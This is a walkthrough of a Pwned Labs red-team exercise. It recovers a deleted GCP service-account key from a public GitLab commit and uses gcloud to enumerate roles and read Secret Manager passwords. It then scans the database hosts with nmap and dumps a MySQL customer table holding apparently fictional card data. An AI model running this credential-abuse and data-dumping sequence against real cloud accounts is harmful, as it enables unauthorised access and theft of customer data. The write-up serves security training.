Pwned Labs: Gain Entry to GCP via GitLab Commit (GCP)
Posted: ⋅ Updated:
Lab info
Platform: Pwned Labs / Direct Lab Link
- Difficulty: Beginner
- Focus: Red Team
Scenario
On an external engagement for our new client, the global company Gigantic Retail, your team has identified a public GitLab repository. Can you check it out, and look for a way into their cloud environment?
Entry point
- VPN connection pack
- https://gitlab.com/gigantic-retail/dev-site
All the tools required for this lab (except for the Google Cloud CLI) should already be available on a fresh Kali Linux installation. You can find installation links in the Toolbox section at the bottom of the page.
GitLab Recon

There is one directory, html, in the GitLab repository.
Within the directory, only one file appears to be of interest: upload.php. This file may contain sensitive information.


After reviewing the file, it can be determined that it is responsible for adding a product along with an image to the Gigantic Retail Store. The image is uploaded to Google Cloud Storage, specifically to the gr-web bucket. Additionally, we can observe that authentication as a service account is performed using a token.json key file, which is apparently stored outside of the root directory.
Let’s take a look at the previous commits in the repository - we might find some additional interesting data there.

There are quite a few commits, but one of them looks particularly interesting - Fix. Let’s inspect that commit.

It appears that the developer accidentally committed the token.json file to the repository and later removed it. We can inspect that file by clicking View file @ 8e0d068e, then download it and save as token.json.
Let’s summarize the most important information we have obtained so far:
- Bucket name: gr-web
- Service account name: appdev@gr-proj-1.iam.gserviceaccount.com
- Project name: gr-proj-1
Initial access
Let’s authenticate to Google Cloud as a service account using the obtained key file.
gcloud auth activate-service-account --key-file=token.json
Activated service account credentials for: [appdev@gr-proj-1.iam.gserviceaccount.com]
The file is still valid, and we are logged in as appdev@gr-proj-1.iam.gserviceaccount.com.
Bucket enumeration
Let’s check the contents of the bucket we discovered earlier.
gcloud storage ls gs://gr-web --recursive
gs://gr-web/:

gs://gr-web/products/:
gs://gr-web/products/
Nothing interesting there unfortunately.
Role enumeration
Let’s now list all IAM roles in the gr-proj-1 project that are assigned to the service account appdev@xx-proj-1.iam.gserviceaccount.com.
gcloud projects get-iam-policy gr-proj-1 --flatten="bindings[].members" --format='table(bindings.role)' --filter="bindings.members:appdev@gr-proj-1.iam.gserviceaccount.com"
ROLE
projects/gr-proj-1/roles/CustomRole178
roles/cloudsql.client
roles/cloudsql.viewer
roles/iam.roleViewer
roles/secretmanager.secretAccessor
The CustomRole178 role appears to be interesting, so let’s take a closer look at it.
gcloud iam roles describe CustomRole178 --project=gr-proj-1
description: 'Created on: 2024-01-05'
etag: BwYOd_bj0ew=
includedPermissions:
- iam.serviceAccounts.getIamPolicy
- iam.serviceAccounts.list
- resourcemanager.projects.get
- resourcemanager.projects.getIamPolicy
- secretmanager.locations.get
- secretmanager.locations.list
- secretmanager.secrets.get
- secretmanager.secrets.getIamPolicy
- secretmanager.secrets.list
- secretmanager.versions.get
- secretmanager.versions.list
- storage.buckets.get
- storage.managedFolders.get
- storage.managedFolders.list
- storage.multipartUploads.list
- storage.objects.get
- storage.objects.list
name: projects/gr-proj-1/roles/CustomRole178
stage: ALPHA
title: AppDevRole
It appears that we have read access to data stored in Secret Manager. Let’s check it.
Secrets Manager
First, let’s list all available secrets.
gcloud secrets list --project=gr-proj-1
NAME                    CREATED              REPLICATION_POLICY  LOCATIONS
customer-app-backend    2024-01-11T13:44:58  automatic           -
retail-db-backup-clone  2024-01-05T13:30:26  automatic           -
Okay, we have two results. Let’s check those secrets, starting with customer-app-backend.
gcloud secrets versions access latest --secret=customer-app-backend --project=gr-proj-1
DB_USER=DB_CONNECT
DB_PASS=b49f4b6cdf8a8ee80ab08afe794d6a6f
It looks like database credentials. Let’s now check the second secret, retail-db-backup-clone.
gcloud secrets versions access latest --secret=retail-db-backup-clone --project=gr-proj-1
appdev:Yp#PtTNz8T!GT$ag6$*bN!XM^5r
If we recall the roles listed earlier, we can see that one of them is roles/cloudsql.viewer, which allows us to list the SQL instances within the project.
gcloud sql instances list --project=gr-proj-1
NAME                       DATABASE_VERSION  LOCATION       TIER         PRIMARY_ADDRESS  PRIVATE_ADDRESS  STATUS
gigantic-retail-backup-db  MYSQL_8_0_31      us-central1-b  db-f1-micro  34.134.161.125   -                RUNNABLE
customer-app-1             POSTGRES_15       us-central1-f  db-f1-micro  34.31.83.80      -                RUNNABLE
There are two IP addresses associated with the databases. Let’s use nmap to check the addresses and verify whether they actually have open ports.
nmap 34.134.161.125 --open -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 13:58 CET
Nmap scan report for 125.161.134.34.bc.googleusercontent.com (34.134.161.125)
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
3306/tcp open  mysql
And the second address.
nmap 34.31.83.80 --open -Pn -T4
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-10 13:59 CET
Nmap scan report for 80.83.31.34.bc.googleusercontent.com (34.31.83.80)
Host is up (0.15s latency).
Not shown: 999 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
5432/tcp open  postgresql
The ports are open, so let’s try to connect. At this stage, we can assume that the secret retail-db-backup-clone contains credentials for the MySQL database gigantic-retail-backup-db, while the secret customer-app-backend contains credentials for the PostgreSQL database customer-app-1.
MySQL Instance
Let’s connect to the database.
mysql -h 34.134.161.125 -u appdev -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2895084
Server version: 8.0.31-google (Google)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]>
Alright, we have successfully connected. Let’s now list the available databases.
MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| GlobalSalesData    |
| information_schema |
| performance_schema |
+--------------------+
3 rows in set (0.161 sec)
The database GlobalSalesData is the one that interests us.
MySQL [(none)]> use GlobalSalesData;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
Let’s now list the tables in this database.
MySQL [GlobalSalesData]> show tables;
+---------------------------+
| Tables_in_GlobalSalesData |
+---------------------------+
| CustomerOrders            |
+---------------------------+
1 row in set (0.153 sec)
The database contains only one table, CustomerOrders. Let’s display it in its entirety.
MySQL [GlobalSalesData]> select * from CustomerOrders;
+---------+------------------+---------------------------------+-----------+----------+------------+-------------+------------+---------------------------------------------+---------------+---------------------+---------+------------+
| OrderID | CustomerName     | CustomerEmail                   | ProductID | Quantity | OrderDate  | OrderStatus | TotalPrice | ShippingAddress                             | PaymentMethod | CreditCardNumber    | CVVCode | ExpiryDate |
+---------+------------------+---------------------------------+-----------+----------+------------+-------------+------------+---------------------------------------------+---------------+---------------------+---------+------------+
|    1001 | Emily Johnson    | emily.johnson@broadnet.co       |       101 |        1 | 2023-01-15 | Delivered   |      49.99 | 742 Evergreen Terrace, Springfield, OR      | Visa          | 4929 8765 1234 5678 | 123     | 2024-06-30 |
|    1002 | Michael Brown    | michael.brown@networld.com      |       102 |        2 | 2023-01-16 | Processing  |     199.98 | 12 Grimmauld Place, Little Whinging, Surrey | MasterCard    | 5250 7654 3210 9876 | 234     | 2025-07-31 |
|    1003 | Sarah Davis      | sarah.d@techmail.net            |       103 |        3 | 2023-01-17 | Shipped     |     299.97 | 622 Maple Dr, Metropolis, IL                | Visa          | 4532 9876 5432 1234 | 345     | 2026-08-31 |
|    1004 | James Wilson     | james.wilson@connectsphere.com  |       104 |        1 | 2023-01-18 | Delivered   |      99.99 | 1313 Webfoot Walk, Duckburg                 | Discover      | 6011 1234 4321 9876 | 456     | 2027-09-30 |
|    1005 | Linda Martinez   | linda.martinez@inboxhub.net     |       105 |        2 | 2023-01-19 | Processing  |     199.98 | 742 Paper Street, Bradford                  | Amex          | 3782 822463 10005   | 567     | 2028-10-31 |
|    1006 | Robert Anderson  | robert.anderson@digitalverse.co |       106 |        1 | 2023-01-20 | Shipped     |     299.99 | 1 Infinite Loop, Cupertino, CA              | Visa          | 4716 4157 3259 1234 | 678     | 2029-11-30 |
|    1007 | Patricia Thomas  | patricia.thomas@maillink.net    |       107 |        3 | 2023-01-21 | Delivered   |     449.97 | 124 Conch Street, Bikini Bottom             | MasterCard    | 5399 2345 6789 1234 | 789     | 2024-12-31 |
|    1008 | David Jackson    | david.jackson@openmail.co       |       108 |        1 | 2023-01-22 | Processing  |     150.00 | 1801 Walnut Street, Philadelphia, PA        | Discover      | 6011 8765 4321 1234 | 890     | 2025-01-30 |
|    1009 | Elizabeth White  | elizabeth.white@globalmail.com  |       109 |        2 | 2023-01-23 | Shipped     |     300.00 | 42 Wallaby Way, Sydney                      | Amex          | 3499 876543 21005   | 012     | 2026-02-28 |
|    1010 | Charles Harris   | charles.h@connectmail.net       |       110 |        1 | 2023-01-24 | Delivered   |      75.00 | 12 Yancy Street, New York, NY               | Visa          | 4485 1234 5678 9112 | 123     | 2027-03-31 |
|    1011 | Jennifer Clark   | jennifer.clark@networld.com     |       111 |        3 | 2023-01-25 | Processing  |     225.00 | 221B Baker Street, London                   | MasterCard    | 5289 9876 5432 1098 | 234     | 2028-04-30 |
|    1012 | Joseph Rodriguez | joseph.rodriguez@techsphere.co  |       112 |        2 | 2023-01-26 | Shipped     |     150.00 | 4 Privet Drive, Little Whinging, Surrey     | Discover      | 6011 2345 6789 0123 | 345     | 2029-05-31 |
|    1013 | Susan Lewis      | susan.lewis@mailnet.net         |       113 |        1 | 2023-01-27 | Delivered   |      75.00 | Apt. 56B, Whitehaven Mansions, London       | Amex          | 3743 123456 78901   | 456     | 2024-06-30 |
|    1014 | Thomas Walker    | thomas.walker@broadnet.co       |       114 |        2 | 2023-01-28 | Processing  |     199.98 | 7 Savile Row, Burlington Gardens, London    | Visa          | 4916 3456 7890 1234 | 567     | 2025-07-31 |
|    1015 | Karen Lee        | karen.lee@inboundmail.com       |       115 |        1 | 2023-01-29 | Shipped     |      50.00 | 24 Sussex Drive, Ottawa, ON                 | MasterCard    | 5200 1234 5678 9101 | 678     | 2026-08-31 |
|    1016 | Brian Miller     | brian.miller@ecomail.com        |       116 |        3 | 2023-01-30 | Delivered   |     299.97 | 350 Fifth Avenue, New York, NY              | Discover      | 6011 5678 9123 4567 | 789     | 2027-09-30 |
|    1017 | Nancy Allen      | nancy.allen@postmail.net        |       117 |        2 | 2023-01-31 | Processing  |     200.00 | 1313 Mockingbird Lane, Mockingbird Heights  | Amex          | 3714 496353 98431   | 890     | 2028-10-31 |
|    1018 | Gary Harris      | gary.harris@digitalmail.co      |       118 |        1 | 2023-02-01 | Shipped     |      99.99 | 1244 Elm Street, Springwood, OH             | Visa          | 4556 7890 1234 5678 | 012     | 2029-11-30 |
|    1019 | Diana Moore      | diana.moore@webconnect.com      |       119 |        3 | 2023-02-02 | Delivered   |     449.97 | 1600 Pennsylvania Avenue, Washington, D.C.  | MasterCard    | 5484 5678 9012 3456 | 123     | 2024-12-31 |
|    1020 | Paul Taylor      | paul.taylor@mailservice.co      |       120 |        2 | 2023-02-03 | Processing  |     199.98 | 2211 North First Street, San Jose, CA       | Discover      | 6011 9012 3456 7890 | 234     | 2025-01-30 |
|    1021 | Flag             | chad.taylor@mailservice.co      |       120 |        2 | 2023-02-03 | Delivered   |     199.98 | [REDACTED]                                  | Discover      | 6011 9012 3456 7890 | 234     | 2025-01-30 |
+---------+------------------+---------------------------------+-----------+----------+------------+-------------+------------+---------------------------------------------+---------------+---------------------+---------+------------+
The last row contains the flag, which concludes the lab.